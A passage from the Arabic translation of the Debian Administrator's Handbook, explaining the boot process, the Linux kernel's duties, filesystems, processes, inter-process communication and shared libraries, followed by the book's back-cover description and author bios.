هذا التضامن بين العتاد والبرمجيات لا يكون هكذا وحده. عند بدء تشغيل الحاسوب، توجد حاجة لبعض الإعداد الأولي. يقوم بيوس (BIOS) بهذا الدور، وهو برمجية صغيرة جدًا مضمّنة في اللوحة الرئيسية تعمل تلقائيًا عند التشغيل. مهمتها الأساسية هي البحث عن برمجيات يمكن أن تسلمها التحكم بالجهاز. عادة ما يتضمّن هذا البحث عن القرص الصلب الأول الذي يحوي قطاع إقلاعي (يُعرف أيضا باسم *سجل الإقلاع الرئيسي* *Master Boot Record* أو MBR)، وتحميل ذلك القطاع، وتشغيله. بعد ذلك، لا يتدخل بيوس في شيء (حتى الإقلاع التالي).

> *أدوات*
>
> Setup، أداة إعداد بيوس
>
> يحتوي بيوس أيضًا على برمجية تدعى Setup، مصممة لتسمح بإعداد النواحي المختلفة للحاسوب. تحديدًا، تسمح هذه البرمجية باختيار الجهاز الإقلاعي المفضل (مثلا، القرص المرن أو سواقة الأقراص الليزرية)، ضبط ساعة النظام، وغيرها. لبدء تشغيل Setup تحتاج عادة لضغط مفتاح بُعَيْد تشغيل الحاسوب. غالبًا ما يكون مفتاح **Del** أو **Esc**، وأحيانًا **F2** أو **F10**. أغلب الأوقات، يتم عرض المفتاح الواجب ضغطه على الشاشة أثناء الإقلاع.

يحتوي القطاع الإقلاعي بدوره على برمجية صغيرة أخرى، تدعى مُحمِّل الإقلاع (bootloader)، غرضها العثور على نظام التشغيل وبدء تشغيله. نظرًا لأن محمل الإقلاع هذا ليس مضمَّناً في اللوحة الرئيسية بل يتم تحميله من القرص، يمكن أن يكون متطورًا أكثر من بيوس، ما يفسر عدم تحميل نظام التشغيل بوساطة بيوس نفسه. مثلا، يمكن لمحمَّل الإقلاع (غالبًا ما يكون GRUB على نظم لينكس) أن يسرد نظم التشغيل المتوفرة وأن يطلب من المستخدم اختيار واحد منها. عادة، يتم توفير خَيَار إفتراضي يتم اختياره تلقائيًا بعد انقضاء فترة زمنية معينة. يمكن أحيانًا أن يختار المستخدم أيضًا إضافة خيارات لتمريرها للنواة، وهكذا. في النهاية سيُعثَر على نواة ما، وسَتُحمَّل إلى الذاكرة، ويبدأ تنفيذها.

بيوس مسؤول أيضًا عن التعرف على عدد من الأجهزة وتهيئتها. من الواضح أن هذا يتضمن أجهزة IDE/SATA (عادة الأقراص الصلبة وسواقات الأقراص الليزرية)، وأيضًا أجهزة PCI. غالبًا ما تُسرَد الأجهزة التي تم التعرف عليها على الشاشة أثناء عملية الإقلاع. إذا كانت هذه القائمة تختفي بسرعة، استعمل مفتاح **Pause** لتجميدها فترة تكفيك لقراءتها. أجهزة PCI التي لا تظهر هي نذير شؤم. في أسوأ الحالات، الجهاز معطوب.

وفي أفضلها، الجهاز غير متوافق مع إصدارة بيوس الحالية أو غير متوافق مع اللوحة الرئيسية. فمواصفات PCI في تطور، ولا أحد يضمن أن اللوحات الرئيسية القديمة ستتوافق مع أجهزة PCI الأحدث منها.

B.3.3. النواة

يعمل كلٌّ من بيوس ومحمّل الإقلاع لثوان قليلة فقط لكل منهما؛ لقد وصلنا الآن إلى البرمجية الأولى التي تعمل لفترة أطول، ألا وهي نواة نظام التشغيل. تتولى النواة مهمة المايسترو في الأوركسترا، وتكفل التناغم بين العتاد والبرمجيات. هذا الدور يتضمن عدة مهام منها: قيادة العتاد، إدارة العمليات، والمستخدمين والصلاحيات، ونظام الملفات، وغيرها. تقدم النواة قاعدة مشتركة لجميع البرامج الأخرى في النظام.

B.3.4. فضاء المستخدم

بالرغم من أننا نستطيع جمع كل ما يحدث خارج النواة معًا تحت اسم « فضاء المستخدم »، إلا أنه يمكن تقسيم هذه الأحداث إلى طبقات برمجية. على أية حال، فإن التفاعلات بين هذه الطبقات أعقد من سابقتها، وقد لا تكون تصنيفات هذه الطبقات بالسهولة نفسها. من الشائع أن تستفيد التطبيقات من المكتبات، والتي بدورها تستعين بالنواة، وقد تدخل برامج أخرى في هذه الاتصالات، أو يمكن أن تستدعي عدة مكتبات بعضها البعض.

B.4. بعض المهام التي تتحكم بها النواة

B.4.1. إدارة العتاد

النواة تهتم، أولاً وقبل كل شيء، بالتحكم بقطع العتاد، والتعرف عليها، تشغيلها عند تشغيل الحاسوب، وهكذا. كما أنها توفر واجهة برمجية مبسطة للعتاد تستفيد منها البرمجيات عالية المستوى، حتى تستثمر التطبيقات مزايا العتاد دون الحاجة للاهتمام بالتفاصيل مثل أي منفذ توسعة تم تركيب البطاقة الإضافية عليه. تُقدّم الواجهة البرمجية أيضًا طبقة عزل؛ تسمح هذه لبرمجيات الاجتماعات المرئية مثلاً، باستخدام كاميرا الوب بغض النظر عن الشركة الصانعة وطرازها. يستطيع البرنامج استخدام واجهة *Video for Linux* (V4L) ببساطة، وسوف تترجم النواة استدعاءات دوال هذه الواجهة إلى أوامر العتاد الفعلية التي تحتاجها كاميرا الوب الخاصة المستعملة.

تُصدِّر النواة العديد من التفاصيل عن العتاد الذي تعرفت عليه من خلال نظامي الملفات الوهميين `/proc/` و `/sys/`. تُلَخِّص العديد من الأدوات هذه التفاصيل. من بينها، **`lspci`** (في الحزمة pciutils) التي تسرد أجهزة PCI، والأداة **`lsusb`** (في الحزمة usbutils) التي تسرد أجهزة USB، وأيضًا **`lspcmcia`** (في الحزمة

pcmciautils) التي تسرد بطاقات PCMCIA. هذه الأدوات مفيدة جداً للتعرف على الطراز الدقيق للجهاز. بعد ذلك يمكن البحث في الوب بدقة أعلى، وبالتالي، الحصول على وثائق ذات صلة أكثر.

مثال B.1. مثال عن المعلومات التي يقدمها الأمر **lspci** والأمر **lsusb**

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express Graphics
➥  Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
➥ Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB UHCI
➥  #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet P
➥ CI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection (
➥ rev 05)
$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

لهذه البرامج خيار `-v`، الذي يعرض معلومات مفصلة أكثر بكثير (لكن غير ضرورية عادة). أخيراً، يسرد الأمر **lsdev** (في الحزمة procinfo) موارد التواصل التي تستهلكها الأجهزة.

تصل التطبيقات إلى الأجهزة غالبًا عبر ملفات خاصة منشأة ضمن المجلد `/dev/` (انظر الملاحظة الجانبية صلاحيات الوصول للأجهزة ص 211). هذه الملفات هي ملفات خاصة تمثّل سواقات الأقراص الصلبة (مثلاً، `/dev/hda` و `/dev/sdc`)، أو أقسام الأقراص (مثلاً، `/dev/hda1` أو `/dev/sdc3`)، الفأرات (`/dev/input/mouse0`)، لوحات المفاتيح (`/dev/input/event0`)، بطاقات الصوت (`/dev/snd/*`)، المنافذ التسلسلية (`/dev/ttyS*`)، وغيرها.

B.4.2. نظم الملفات

نظم الملفات هي إحدى أهم مظاهر النواة. تدمج النظم المشابهة لنظام يونكس جميع أجهزة تخزين الملفات في شجرة واحدة، والتي تسمح للمستخدمين (والتطبيقات) بالوصول إلى البيانات ببساطة بمعرفة مكانها ضمن تلك الشجرة.

تدعى نقطة البداية لهذه الشجرة الهرمية بالجذر root، ويرمز لها بالرمز `/`. يستطيع هذا المجلد أن يحوي مجلدات فرعية مسماة. مثلا، يدعى مجلد home (البيت) المتفرع عن `/` باسم `/home/`. يمكن لهذا المجلد

الفرعي، بدوره، أن يحوي مجلدات فرعية أخرى، وهكذا. يمكن لكل مجلد أيضًا أن يحوي ملفات، حيث يتم تخزين البيانات الفعلية. بالتالي، يشير الاسم `/home/rmas/Desktop/hello.txt` إلى الملف المسمى `hello.txt` المخزن في المجلد `Desktop` المتفرع عن المجلد `rmas` المتفرع عن المجلد `home` الموجود في الجذر. تترجم النواة بين نظام التسمية هذا وبين نظام التخزين الفعلي الفيزيائي على القرص.

بعكس نظم التشغيل الأخرى، توجد شجرة ملفات واحدة فقط، ويمكن لها أن تضم بيانات من أقراص متعددة. يستخدم أحد هذه الأقراص كجذر، والبقية « تُربط mount » بمجلدات في الشجرة (اسم الأمر في يونكس هو **`mount`**)؛ تتوفر هذه الأقراص الأخرى بعدئذ تحت « نقاط الربط mount points » هذه. يسمح هذا بتخزين مجلدات بيوت المستخدمين (المخزنة ضمن مجلد `/home/` تقليديًا) على قرص ثان، الذي سيحوي مجلدات `rhertzog` و `rmas`. بمجرد ربط القرص مع `/home/`، تصبح هذه المجلدات متاحة للوصول من أماكنها المعتادة، وتبقى المسارات مثل `/home/rmas/Desktop/hello.txt` صالحة.

يوجد العديد من نظم الملفات، نظراً للطرق العديدة لتخزين البيانات فيزيائيًا على الأقراص. أكثر نظم الملفات شهرة هي *ext3*، *ext2* و *ext4*، لكن يوجد غيرها. مثلاً، *vfat* هو النظام الذي استخدمه دوس قديمًا ونظام التشغيل ويندوز، ما يسمح باستخدام الأقراص الصلبة في دبيان كما في ويندوز. على أية حال، يجب تجهيز نظام ملفات على القرص قبل أن نتمكن من ربطه مع شجرة الملفات وتعرف هذه العملية باسم « التهيئة ». تعالج الأوامر مثل **`mkfs.ext3`** (حيث **`mkfs`** تعني *MaKe FileSystem* أي اصنع نظام ملفات) عملية التهيئة. تتطلب هذه الأوامر، كمتغير، ملف جهاز يمثل القسم المراد تهيئته (مثلاً، `/dev/sda1`). هذه العملية مدمرة ويجب تشغيلها مرة واحدة فقط، إلا إذا أراد المرء مسح نظام الملفات والبدء من جديد عمدًا.

توجد حتى نظم ملفات شبكية، مثل NFS، حيث لا تخزن البيانات على قرص محلي. بل ترسل البيانات عبر الشبكة إلى مخدم يخزنها ويسترجعها حسب الطلب. إن تجريد نظم الملفات يحمي المستخدمين من الحاجة للاهتمام بذلك: تبقى الملفات متوفرة للوصول بالطريقة الشجرية المعتادة.

B.4.3. الوظائف المشتركة

نظرًا لوجود عدد من الوظائف (functions) المتشابهة التي تستخدمها جميع البرمجيات، فمن المنطق تجميعها في النواة. مثلاً، تسمح الإدارة المشتركة لنظام الملفات لأي تطبيق بفتح أي ملف عبر استخدام اسمه ببساطة، دون الحاجة للاهتمام بمكان تخزين الملف فيزيائيًا. يمكن أن يخزَّن الملف في عدة شرائح مختلفة على قرص صلب، أو ينقسم بين عدة أقراص، أو حتى يخزَّن على مخدم ملفات بعيد. تستخدم التطبيقات دوال التواصل المشتركة لتبادل البيانات بغض النظر عن طريقة نقلها. مثلاً، يمكن أن تُنقَل عبر أية تركيبة من الشبكات المحلية أو اللاسلكية، أو عبر خط الهاتف الثابت.

B.4.4. إدارة العمليات

العملية هي نسخة فعالة من البرنامج. تحتاج كل عملية إلى ذاكرة لتخزين كُلٍّ من البرنامج نفسه والبيانات التي يعمل عليها. النواة مسؤولة عن إنشاء وتتبع العمليات. عند تشغيل برنامج، تخصص له النواة جزءًا من الذاكرة، ثم تُحمِّل الشفرة التنفيذية من نظام الملفات إليه، بعدها تبدأ تشغيل الشِّفرة. تحتفظ النواة بمعلومات عن هذه العملية، أكثر هذه المعلومات بيانًا للعيان هو رقم تعريف العملية الذي يعرف بالرمز *pid* (*مُعرِّف العملية process identifier*).

نوى نظم التشغيل المشابهة لنظام يونكس (بما فيها لينكس)، ومعظم نظم التشغيل الحديثة الأخرى، تدعم « تعدد المهام ». بكلمات أخرى، تسمح هذه النوى بتشغيل العديد من العمليات « في الوقت نفسه ». في الحقيقة توجد مهمة واحدة تعمل في الوقت الواحد، لكن النواة تقسم الوقت إلى شرائح قصيرة وتشغل كل عملية بالدور. ونظرًا لقصر هذه الشرائح الزمنية الشديد (من رتبة الميللي ثانية)، يتولد سراب العمليات التي تعمل على التوازي، بالرغم من أنها في الواقع فعالة فقط خلال بعض الفترات الزمنية وخاملة بقية الوقت. مهمة النواة هي ضبط آلية جدولة هذه الفترات للإبقاء على هذا الوهم، مع رفع أداء النظام الكلي إلى أعظم ما يمكن. إذا كانت الشرائح الزمنية طويلة جدًا، فقد يفقد التطبيق حيويته وتفاعله مع المستخدم. وإذا كانت قصيرة جدًا، سيضيّع النظام الوقت في التبديل بين المهام بشكل متكرر. يمكن إحكام هذه القرارات باستخدام أولويات العمليات. العمليات ذات الأولوية العالية ستعمل في شرائح زمنية أطول وبتواتر أعلى من العمليات ذات الأولوية المنخفضة.

> *ملاحظة*
>
> الأنظمة متعددة المعالجات (ومشتقاتها)
>
> القيود الموصوفة هنا هي جزء واحد فقط من الصورة. القيد الحقيقي هو أنه يمكن أن توجد عملية واحدة *لكل نواة معالج* تعمل في الوقت الواحد. النظم ذات المعالجات المتعددة، أو معالجات بنوى متعددة أو « متعددة قنوات المعالجة hyper-threaded » تسمح لعدة عمليات بالعمل على التوازي. ومع ذلك فإن نظام تقسيم الوقت نفسه لا يزال مستخدماً، حتى يدير الحالات التي يكون فيها عدد العمليات النشطة أكبر من عدد نوى المعالجات المتوفرة. هذه هي الحالة المعتادة: فنظام التشغيل البسيط، حتى لو كان خاملاً معظم الأوقات، يكون فيه عشرات العمليات الفعالة دائمًا تقريبًا.

طبعاً، تسمح النواة بتشغيل أكثر من نسخة مستقلة من البرنامج نفسه. لكن كل واحدة منها تستطيع استخدام ذاكرتها وشرائحها الزمنية الخاصة فقط. وبذلك تبقى بياناتها مستقلة.

B.4.5. إدارة الصلاحيات

نظم التشغيل المشابهة لنظام يونكس متعددة المستخدمين أيضًا. فهي تقدم نظام إدارة صلاحيات يسمح بوجود مستخدمين ومجموعات منفصلة، وبالسماح بعمل ما أو منعه اعتماداً على الصلاحيات. تدير النواة بيانات تسمح بالتحقق من الصلاحيات، لكل عملية على حدة. هذا يعني، معظم الأوقات أن « هوية » العملية هي هوية المستخدم الذي بدأها نفسها. وأن العملية قادرة على تنفيذ الأفعال التي يُسْمَح لذلك المستخدم بها فقط. مثلاً، تحتاج محاولة فتح ملف من النواة التحقق من هوية العملية استناداً لصلاحيات الوصول (لمزيد من التفاصيل عن هذا المثال بالذات، انظر القسم 9.3، « إدارة الصلاحيات » ص 249).

B.5. فضاء المستخدم

يشير « فضاء المستخدم user-space » إلى بيئة تشغيل العمليات العادية (مقارنة بعمليات النواة). لا يعني هذا بالضرورة أن المستخدم يُشَغِّل هذه العمليات لأن النظام القياسي يحوي عادة خدمات عدة تعمل قبل أن يبدأ المستخدم جلسة العمل حتى. تنتمي خدمات النظام لفضاء المستخدم.

B.5.1. عملية

عندما تنهي النواة طور تهيئتها، تبدأ العملية الأولى، **init**. العملية #1 وحدها نادرًا ما تكون مفيدة بحد ذاتها، ونظم التشغيل المشابهة لنظام يونكس تعمل مع مجموعة كبيرة من العمليات.

أولاً، يمكن للعملية استنساخ نفسها (تعرف هذه العملية *بالاشتقاق fork*). تخصص النواة مساحة ذاكرة جديدة للعملية، لكن مطابقة للقديمة، وعملية أخرى لاستخدامها. عند هذه اللحظة، الاختلاف الوحيد بين العمليتين هو رقم التعريف *pid*. تدعى العملية الجديدة بالعملية الابن عادة، والعملية التي لم يتغير رقم تعريفها، بالعملية الأم.

أحيانًا تتابع العملية الابن قيادة حياتها الخاصة مستقلة عن الأم، باستخدام بياناتها الخاصة المنسوخة عن العملية الأم. مع ذلك، تنفذ هذه العملية الابن، في العديد من الحالات برنامجًا آخر. مع بعض الاستثناءات القليلة، تُستَبدل ذاكرتها ببساطة بذاكرة البرنامج الجديد، ويبدأ تنفيذ هذا البرنامج. بالتالي فإن أحد الأعمال الأولى للعملية رقم 1 هو استنساخ نفسها (ما يعني وجود، لفترة زمنية قصيرة جدًا، نسختين فعالتين من العملية **init** نفسها)، لكن سكربت تهيئة النظام الأول يستبدل العملية الابن بعدها، عادة ما يكون `/etc/init.d/rcS`. يستنسخ هذا السكربت نفسه بدوره، ويشغل عدة برامج أخرى. عند لحظة ما، تبدأ إحدى العمليات من ذرية **init** واجهة رسومية حتى يسجل المستخدمون دخولهم (التسلسل الحقيقي للأحداث مشروح بمزيد من التفصيل في القسم 9.1، « إقلاع النظام » ص 236).

عندما تنهي العملية المهمة التي بدأت لأجلها، تنتهي العملية. بعدها تستعيد النواة الذاكرة المخصصة لهذه العملية، وتقطع عنها شرائح التشغيل الزمنية. يتم إعلام العملية الأم عن انتهاء عمليتها الابن، ما يسمح لعملية ما أن تنتظر إنهاء مهمة فوضت أحد أبنائها بها. هذا السلوك واضح للعين المجردة في مفسرات سطر الأوامر (تعرف باسم *الأصداف shells*). عند كتابة أمر في الصَدَفَة، لا تعود إشارة الإدخال قبل انتهاء تنفيذ الأمر. تسمح معظم الأصداف بتشغيل الأوامر في الخلفية، يكون ذلك بسهولة بإضافة **&** إلى نهاية الأمر. بعدها تظهر إشارة الإدخال مجددًا مباشرة، وهذا قد يسبب مشاكل إذا كان الأمر يحتاج لإظهار بيانات خاصة به.

B.5.2. الجن

« الجني daemon » هو عملية تُشغِّلها متتالية الإقلاع آلياً. يبقى نشطاً (في الخلفية) لتنفيذ مهام صيانة أو تقديم خدمات للعمليات الأخرى. هذه « المهمة في الخلفية » عشوائية في الحقيقة، ولا تقابل أي شيء محدد من وجهة نظر النظام. هي مجرد عمليات، شبيهة بالعمليات الأخرى تماماً، التي تعمل بدورها عندما تحين حصتها من الوقت. هذا التمييز موجود في لغة البشر فقط: أية عملية تعمل بدون أي تفاعل مع المستخدم (على الأخص، بدون واجهة رسومية) يقال أنها تعمل « في الخلفية » أو أنها « جني ».

> *مصطلحات*
>
> جني، شيطان، مصطلح ازدرائي؟
>
> بالرغم من أن مصطلح *daemon* (جني) يتشاطر أصله اليوناني مع *demon* (شيطان)، إلا أن الأول لا يتضمن شراً شيطانياً، بالعكس، يجب التفكير به على أنه نوع من الأرواح المساعدة. هذا التفريق معقّد بما يكفي في الإنكليزية، بل هو أسوأ في لغات أخرى حيث تستخدم الكلمة نفسها للدلالة على المعنيين.

هناك شرح مفصل لمجموعة من الجن أمثال هؤلاء في الفصل 9، *خدمات يونكس* ص 235.

B.5.3. التواصل بين العمليات

إن العملية المعزولة، سواء كانت خدمة أو تطبيقًا تفاعليًا، نادراً ما تكون مفيدة بحد ذاتها، وهو السبب وراء وجود العديد من أساليب التواصل بين العمليات المنفصلة، سواء لتبادل البيانات أو لتتحكم واحدتها بالأخرى. المصطلح العام للتعبير عن هذا المفهوم هو *التواصل بين العمليات inter-process communication*، أو IPC اختصاراً.

أبسط نظام IPC هو استخدام الملفات. تكتب العملية التي ترغب بإرسال البيانات بياناتها في ملف (له اسم معروف مسبقًا)، في حين تحتاج العملية المتلقية إلى فتح الملف وقراءة محتوياته فقط.

في الحالات التي لا يرغب فيها المرء بتخزين البيانات على القرص، يمكنه استخدام *أنبوب*، وهو ببساطة عنصر له نهايتان؛ البايتات المكتوبة في إحداهما، تكون مقروءة عند النهاية الأخرى. إذا تَحكَّمَت بالنهايتين عمليتين

منفصلتين، يصبح الأنبوب بمثابة قناة تواصل بين العمليات بسيطة وسهلة الاستعمال. يمكن تصنيف الأنابيب في زمرتين: الأنابيب المسمّاة، والأنابيب المجهولة. يُمثَّل الأنبوب المسمى بمدخلة في نظام الملفات (مع أن البيانات المرسلة لا تُخزَّن هناك)، بحيث يمكن لكلا العمليتين فتحه بشكل مستقل إذا كان موقع الأنبوب المسمى معروفًا من قبل. في الحالات التي تكون فيها العمليات التي تتواصل فيما بينها مرتبطة ببعضها (مثلاً، عملية أم مع ابنها)، يمكن للعملية الأم أيضًا إنشاء أنبوب مجهول قبل الاشتقاق، وسيرثه الابن. ستتمكن كلا العمليتان عندئذ من تبدل البيانات فيما بينهما باستخدام الأنبوب دون الحاجة لنظام الملفات.

ممارسة عملية

مثال شامل

دعنا نناقش ما يحدث عند تنفيذ أمر معقد (*خط أنابيب*) من الصَدَفة بشيء من التفصيل. نحن نفترض أن لدينا عملية **bash** (صَدَفة المستخدم القياسية على ديبان)، لها *pid* يساوي4374؛ وفي هذه الصدفة، سنكتب الأمر : **ls | sort** .
تُفَسِّر الصدفة أولاً الأمر المكتوب فيها. في حالتنا، ستفهم أن هناك برنامجين (**ls** و **sort**)، مع مجرى بيانات يتدفق من أحدهما إلى الآخر (ممثل بالمحرف **|**، الذي يدعى *بالأنبوب*). تنشئ **bash** أولاً أنبوبًا مجهولاً (الذي يكون مبدئيًا ضمن عملية **bash** نفسها).
تستنسخ الصدفة نفسها؛ هذا يؤدي إلى عملية **bash** جديدة، لها *pid* رقمه 4521 (*pid* هي مجرد أرقام، وعادة لا يكون لها أي معنى محدد). ترث العملية #4521 الأنبوب، ما يعني أنها قادرة على الكتابة في نهاية « الإدخال » الخاصة به؛ تُعيد **bash** توجيه مجرى خرجها القياسي إلى دخل هذا الأنبوب. بعدها تنفذ البرنامج **ls** (وتستبدل نفسها به)، الذي يسرد محتويات المجلد الحالي. نظراً لأن **ls** يكتب على مجرى خرجه القياسي، وقد أعيد توجيه هذا المجرى مسبقًا، سيتم إرسال النتائج عمليًا إلى الأنبوب.
تحدث عملية مشابهة للأمر الثاني حيث تستنسخ **bash** نفسها ثانية، منتجة عملية **bash** جديدة لها pid يساوي 4522. ولأنها أيضًا ابنة للعملية #4374، فسوف ترث الأنبوب؛ بعدها تربط **bash** دخلها القياسي إلى خرج الأنبوب، بعدها تنفذ الأمر **sort** (وتستبدل نفسها به)، الذي يرتب دخله ويعرض النتائج.
الآن اكتملت قطع الأحجية كلها: يكتب **ls** قائمة الملفات الموجودة في المجلد الحالي في الأنبوب؛ يقرأ **sort** هذه القائمة، يرتبها أبجديًا، ويعرض النتائج. تنتهي العمليات ذات الأرقام #4521 و #4522 بعدها، والعملية #4374 (التي كانت تنتظرهم أثناء الحدث)، تتابع التحكم وتعرض إشارة الإدخال للسماح للمستخدم بكتابة أمر جديد.

لا تستخدم جميع الاتصالات بين العمليات لنقل البيانات بينها مع ذلك. في العديد من الحالات، المعلومات التي نحتاج إرسالها رسائل تحكم مثل « أوقف التنفيذ مؤقتاً » أو « تابع التنفيذ ». يقدم يونكس (ولينكس) آلية تُعرَف باسم *الإشارات signals*، تستطيع العملية من خلالها إرسال إشارة ببساطة (تختارها من قائمة ثابتة من

بين عدة عشرات من الإشارات المعرفة مسبقاً) إلى عملية أخرى. المتطلب الوحيد هو معرفة *pid* العملية الهدف.

هناك آليات أخرى للاتصالات الأكثر تعقيدًا، تسمح للعملية بالسماح لفتح الوصول إلى الذاكرة المخصصة لها، أو مشاركة جزء منها مع العمليات الأخرى. عندئذ يمكن استخدام الذاكرة المشتركة بينهم لنقل البيانات عبرها.

أخيرًا، يمكن أن تساعد الاتصالات الشبكية بالتواصل بين العمليات؛ يمكن أن توجد هذه العمليات على حواسيب مختلفة، وقد تبعد عن بعضها آلاف الكيلومترات.

من العادي جداً لأي نظام نموذجي مشابه لنظام يونكس أن يستخدم جميع هذه الآليات بدرجات متفاوتة.

B.5.4. المكتبات

تلعب مكتبات الدوال دوراً حيويًا في نظم التشغيل المشابه لنظام يونكس. ليست هذه المكتبات برامج تامة، نظرًا لعدم إمكانية تنفيذها منفردة، لكنها مجموعة من فتات الكود التي يمكن للبرامج القياسية استخدامه. من المكتبات الشائعة، نذكر ما يلي:

- مكتبة C القياسية (*glibc*)، التي تحوي الوظائف الأساسية مثل دوال فتح الملفات أو الاتصالات الشبكية، وغيرها مما يسهل التفاعل مع النواة؛
- المكتبات الرسومية، +Gtk وQt، تسمح للعديد من البرامج بإعادة استخدام العناصر الرسومية التي توفرها؛
- مكتبة *libpng*، التي تسمح بتحميل، وتفسير وحفظ الصور بصيغة PNG.

بفضل هذه المكتبات، تستطيع البرامج إعادة استخدام الكود. ونتيجة لذلك يصبح تطوير هذه البرامج أبسط، خصوصا عندما تستخدم عدة تطبيقات الدوال نفسها. بما أن تطويرالمكتبات يتم بأيدي أشخاص مختلفين عادة، فإن التطوير الكلي للنظام أقرب إلى فلسفة يونكس التاريخية.

> *ثقافة*
>
> أسلوب يونكس: مهمة واحدة في الوقت الواحد
>
> أحد المفاهيم الأساسية التي تحدد عائلة نظم تشغيل يونكس هو أن كل أداة يجب أن تفعل شيئا واحدا فقط، وأن تتمه بشكل جيد؛ يمكن للتطبيقات بعد ذلك إعادة استخدام هذه الأدوات لبناء منطق أكثر تقدّما فوقها. يمكن أن نرى هذه الطريقة في العديد من النظم الشبيهة بنظام يونكس. قد تكون سكربتات الصدفة أفضل مثال: فهي تجمع متتاليات معقدة لأدوات بسيطة جدًا (مثل **grep** و**wc** و**sort** و**uniq** وهكذا). يمكن أن نرى تطبيقاً آخر لهذه الفلسفة في مكتبات الكود: تسمح مكتبة *libpng* بقراءة وكتابة صور PNG، بخيارات مختلفة وبأساليب متنوعة، لكنها لا تفعل غير ذلك؛ لا توجد إمكانية لتضمين دوال تعرض الصور أو تحررها.

بالإضافة إلى ذلك، غالباً ما يُشَار إلى هذه المكتبات على أنها « مكتبات مشتركة »، لأن النواة تستطيع تحميلها إلى الذاكرة مرة واحدة فقط، حتى لو كانت عدة عمليات تستخدم المكتبة نفسها في الوقت ذاته.
يسمح هذا بتوفير الذاكرة، مقارنة مع الحالة (النظرية) النقيضة لها حيث يتم تحميل كود المكتبة بعدد العمليات التي تستخدمها.


الحمد لله رب العالمين

دفتر مدير دبيان

توزيعة دبيان غنو/لينكس هي إحدى أشهر توزيعات لينكس غير التجارية، تُعرَف بوثوقيتها وغناها. تبني مشروع دبيان وتعمل على صيانته شبكة مذهلة من آلاف المطورين حول العالم، يجمعهم العقد الاجتماعي للمشروع. يُعرِّف هذا العقد أهداف المشروع: تلبية احتياجات المستخدمين عبر توفير نظام حر ١٠٠٪. نجاح دبيان والتوزيعات المشتقة منها (وأولها أوبنتو) يسبب زيادة عدد مديري النظم الذين يتعاملون مع تقنيات دبيان.

يواصل دفتر مدير دبيان، الذي حُدِّث بالكامل ليناسب دبيان ٧ « ويزي »، مسيرة ٥ طبعات سابقة ناجحة. كتاب متاح للجميع، يشرح الأساسيات لكل من يريد أن يصبح مدير دبيان مستقل وفاعل. يغطي الكتاب كل المواضيع التي يجب أن يتقنها أي مدير لينكس كفؤ، من تثبيت النظام وتحديثه، إلى إنشاء الحزم وترجمة النواة، بالإضافة إلى مراقبة النظام، والنسخ الاحتياطي والهجرة، دون أن ننسى المواضيع المتقدمة مثل إعداد SELinux لتأمين الخدمات، والتثبيت المؤتمت، أو الحوسبة الظاهرية باستخدام Xen، أو KVM أو LXC.

هذا الكتاب ليس مخصصًا لمديري النظم المحترفين فقط. كل من يستخدم دبيان أو أوبنتو على حاسوبه الشخصي هو مدير نظام عمليًا، وسوف يجد فائدة عظيمة عند التعرف أكثر على طريقة عمل النظام. قدرتك على فهم وحل المشكلات ستوفر عليك وقتًا ثمينًا.



مطور دبيان منذ عام ٢٠٠٠، ومطور FusionForge والمشرف عليه. **رولاند ماس** مستشار حر مختص في تثبيت نظم دبيان غنو/لينكس وهجرتها وفي إعداد أدوات العمل التعاوني.



رافائيل هيرتزوغ مهندس علوم حاسوب متخرج من المعهد الوطني للعلوم التطبيقية (INSA) في ليون، فرنسا، ومطور دبيان منذ ١٩٩٧. مؤسس Freexian، أول شركة خدمات تقنية فرنسية متخصصة في دبيان غنو/لينكس، وهو أحد المساهمين البارزين في توزيعة دبيان.

لهذا الكتاب قصة. لقد بدأ ككتاب فرنسي (Cahier de l'Admin Debian منشورات Eyrolles) ثم ترجم إلى الإنكليزية ونشر برخصة حرة بدعم من مئات الأشخاص الذين ساهموا بتمويل المهمة. بعد ذلك كانت النسخة العربية اعتمادًا على النسخة الإنكليزية الحرة بدعم من العديد من الأشخاص الذين ساعدوا بتمويل الترجمة. اعرف المزيد على الموقع http://ar.debian-handbook.info، كما يمكنك الحصول على نسخة إلكترونية من ذلك الموقع أيضًا.



http://freexian.com http://librement.net